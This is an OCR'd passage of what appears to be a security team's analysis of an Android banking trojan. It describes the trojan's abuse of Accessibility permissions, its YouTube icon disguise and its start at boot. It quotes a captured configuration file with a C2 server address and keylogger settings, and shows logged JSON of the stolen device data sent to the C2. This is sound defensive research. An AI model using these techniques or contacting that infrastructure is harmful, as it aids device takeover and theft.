


BWMHhk.json file containing the actual malware logic, downloaded from the infected device after dynamic decryption.

Accessibility is an Android feature designed to support the use of the device by people with disabilities. This permission allows the system to autonomously click on the device according to the instructions it receives. Malware uses this mechanism to escalate privileges. The malicious application requests new permissions and accepts them by clicking screen buttons.




Escalation of privileges after granting „Accessibility Services” permission.




Escalation of privileges after granting „Accessibility Services” permission.

The application, once installed on the device, changes its icon to that of the Youtube application. The application executes itself, leaving the running program in the background. Due to the previously acquired privilege to ignore battery saving, the malicious code is not put to sleep. The malware then launches the Youtube application.

The application has been given permission to run along with the system startup. When the system is unlocked after the device is booted, the malicious application is launched and then launches the Youtube application, even though the user has not taken any such action.



Malware has changed its icon on Youtube.



Start the Youtube app after rebooting the device.

Analysis of the artefacts left by the malware on the infected phone revealed the presence of additional files in the malicious application's folder.

One of these files is settings.xml, a configuration file. It stores the current configuration of the running malware. It contains:

- the address of the Command & Control server,

- running functionalities, e.g. keylogger, active overlays,

- administrative privileges status,

- package name of the installed Trojan.

```
generic_x86_64:/data/data/com.cijaliyuvomolo.joveni/shared_prefs # ls
WebViewChromiumPrefs.xml settings.xml
generic_x86_64:/data/data/com.cijaliyuvomolo.joveni/shared_prefs # cat settings.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="lockDevice">0</string>
    <string name="step2">86</string>
    <string name="checkProtect">2</string>
    <string name="numUrl">14</string>
    <string name="hiddenSMS">0</string>
    <string name="urls"></string>
    <string name="offSound">0</string>
    <string name="hasPermitionTime">1674423468</string>
    <string name="firstStart">true</string>
    <string name="keylogger">0</string>
    <string name="activeInjection"></string>
    <string name="urlAdminPanel">http://193.233.196.2:3434</string>
    <string name="readPush">0</string>
    <string name="step">86</string>
    <string name="clearPush">0</string>
    <string name="applicationId">com.cijaliyuvomolo.joveni</string>
    <string name="hasPermition">false</string>
    <string name="hasNotifPermition">false</string>
</map>
generic_x86_64:/data/data/com.cijaliyuvomolo.joveni/shared_prefs #
```

Captured configuration file on an infected device.


Both static and dynamic analysis showed that communication with the management server is done by passing JSON objects encrypted with the AES-CBC algorithm between each other, sent and received via WebSocket.


```
 "category": "JSON",
 "class": "org.json.JSONObject",
 "method": "put",
 "args": "[\"wifiIpAddress\",\"<instance: java.lang.Object, $className: java.lang.String>\"]",
 "returnValue": "{\"uid\":\"                                    \",\"location\":\"null\",\"batteryLevel\":\"89\
\":\"2\",\"admin\":\"false\",\"screen\":\"true\",\"isKeyguardLocked\":\"false\",\"isDozeMode\":\
"true\",\"notification_permission\":\"false\",\"sms_permission\":\"false\",\"overlay_permission\
```

```
 "category": "JSON",
 "class": "org.json.JSONObject",
 "method": "put",
 "args": "[\"apps\",\"<instance: java.lang.Object, $className: org.json.JSONArray>\"]",
 "returnValue": "{\"uid\":\"                                    \",\"apps\":[\"pl.aliorbank.aib\",\"com.a
android.contacts\",\"com.android.email\",\"com.android.documentsui\",\"com.android.galle
```

```
 "category": "JSON",
 "class": "org.json.JSONObject",
 "method": "put",
 "args": "[\"logs\",\"<instance: java.lang.Object, $className: java.lang.String>\"]",
 "returnValue": "{\"uid\":\"                                    \",\"application\":\"\",\"type\":\"pushlist\"
glish (US) - Android Keyboard (AOSP)\\\\\"}\"}",
```


The constructed JSON objects captured by the API Monitor on the infected device. These objects are encrypted and sent to the management server.



A fragment of decrypted communication between the infected device and the C2 server (visible response 400 to a request generated by the malware).

Filter: Hiding out of scope items

